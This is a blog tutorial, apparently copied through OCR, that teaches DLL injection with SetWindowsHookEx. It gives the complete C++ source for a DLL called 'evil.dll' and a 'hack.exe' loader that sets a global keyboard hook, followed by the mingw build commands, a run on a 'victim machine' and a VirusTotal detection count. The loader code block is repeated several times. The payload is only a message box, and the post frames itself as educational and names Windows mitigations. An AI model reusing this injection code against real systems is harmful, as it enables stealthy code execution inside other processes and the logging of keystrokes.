
Classic DLL injection via SetWindowsHookEx. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/11/25/malware-injection-7.html

November 25, 2021

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



In this tutorial, I'll take a look at the DLL injection by using the `SetWindowsHookEx` method.

SetWindowsHookEx

Let's go to look an example which demonstrates this technique. The `SetWindowsHookEx` installs a hook routine into the hook chain, which is then invoked whenever certain events are triggered. Let's take a look at the function syntax:

```
HHOOK SetWindowsHookExA(
  [in] int       idHook,
  [in] HOOKPROC  lpfn,
  [in] HINSTANCE hmod,
  [in] DWORD     dwThreadId
);
```

The most important param here is `idHook`. The type of hook to be installed, which can hold one of the following values:

```
WH_CALLWNDPROC
WH_CALLWNDPROCRET
WH_CBT
WH_DEBUG
WH_FOREGROUNDIDLE
WH_GETMESSAGE
WH_JOURNALPLAYBACK
WH_JOURNALRECORD
WH_KEYBOARD
WH_KEYBOARD_LL
WH_MOUSE
WH_MOUSE_LL
WH_MSGFILTER
WH_SHELL
WH_SYSMSGFILTER
```

In our case, I'll be hooking the `WH_KEYBOARD` type of event, which will allow us to monitor keystroke messages.

malicious DLL

Let's go to prepare our malicious DLL. For simplicity, we create DLL which just pop-up a message box:

```
/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/11/25/malware-injection-7.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}

extern "C" __declspec(dllexport) int Meow() {
  MessageBox(
    NULL,
    "Meow from evil.dll!",
    "=^..^=",
    MB_OK
  );
  return 0;
}
```

As you can see we have a pretty simple DLL. The `DllMain()` function is called when the DLL is loaded into the process's address space. There's also a function named `Meow()`, which is an exported function and which is just pop-up message *"Meow from evil.dll!"*.

example. simple malware.

The next thing that we need to do is create our malware. Let's go to look the source code:

```
/*
hack.cpp
DLL inject via SetWindowsHookEx
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/11/25/malware-injection-7.html
*/
#include <windows.h>
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```

It's also pretty simple. First of all we call `LoadLibrary` to load our malicious DLL:

Then, we are calling the `GetProcAddress` to get the address of the exported function `Meow`:

```
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```

After that, the our malware calls the most important function, the `SetWindowsHookEx`. The parameters passed to that function determine what the function will actually do:

```
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```

As you can see, whenever the keyboard event will occur, our function will be called. And we are passing the address of the our exported function - `meowFunc` parameter. Also we are passing the handle to our DLL - `meowDll` parameter. The last parameter `0` specifies that we want all programs to be hooked, not just a specific one, so it's a global hook.

Then we call `Sleep`:

```
 8  #include <cstdio>
 9
10  typedef int (__cdecl *MeowProc)();
11
12  int main(void) {
13    HINSTANCE meowDll;
14    MeowProc meowFunc;
15    // load evil DLL
16    meowDll = LoadLibrary(TEXT("evil.dll"));
17
18    // get the address of exported function from evil DLL
19    meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");
20
21    // install the hook - using the WH_KEYBOARD action
22    HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
23    Sleep(5*1000);
24    UnhookWindowsHookEx(hook);
25
26    return 0;
27  }
```


for demonstrate that our hook works.

Then we call the `UnhookWindowsHookEx()` function to unhook the previously hooked `WH_KEYBOARD` action:

```cpp
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```


So finally after we understood entire code of the malware, we can test it.
Let's go to compile malicious DLL firstly:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
```




compile malware code:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



Then, see everything in action! Start our `hack.exe` on the victim machine (Windows 7 x64):

```
.\hack.exe
```



We can see that everything was completed successfully and at this point whenever we start a program, pop-up our message only when keyboard key is pressed.

Conclusion


In this article, I've demonstrate how we can use the `SetWindowsHookEx` function to inject the DLL into the process's address space and execute arbitrary code inside the process's address space.

There is a caveat. This technique is not working in my Windows 10 x64 machine. I think the reason is this: CIG block this technique. Windows 10 x64 have two important things:

- **CFG (Control Flow Guard)** – prevent indirect calls to non-approved addresses
- **CIG (Code Integrity Guard)** - only allow modules signed by Microsoft/Microsoft Store/WHQL to be loaded into the process memory.

In this presentation from BlackHat USA 2019, the authors explain that CIG block this technique.

Let's go to upload our `hack.exe` to virustotal:



https://www.virustotal.com/gui/file/273e191999eb6a4bc010eeaf9c4e196d917509250f87a121fa1cfeded41b7921

So, 5 of 67 AV engines detect our file as malicious.

BlackHat USA 2019 process injection techniques Gotta Catch Them All
SetWindowsHookEx
Using Hooks MSDN
Exporting from a DLL
Source code in Github

> This is a practical case for educational purposes only.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine